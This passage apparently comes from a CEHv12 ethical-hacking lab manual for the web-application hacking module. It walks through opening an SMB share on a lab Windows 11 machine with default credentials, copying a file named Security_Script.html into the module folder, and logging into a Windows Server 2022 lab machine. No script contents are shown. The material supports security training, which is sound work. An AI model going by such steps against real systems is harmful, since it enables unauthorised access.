
39. The **Network** window appears; press the **Ctrl+L** keys. A Location field appears; type **smb://10.10.1.11** and press **Enter** to access the **Windows 11** shared folders.




40. A security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$wOrd**) and click **Connect**.




41. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




42. Navigate to **CEHv12 Module 14 Hacking Web Applications** and paste **Security\_Script.html** script.



43. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.

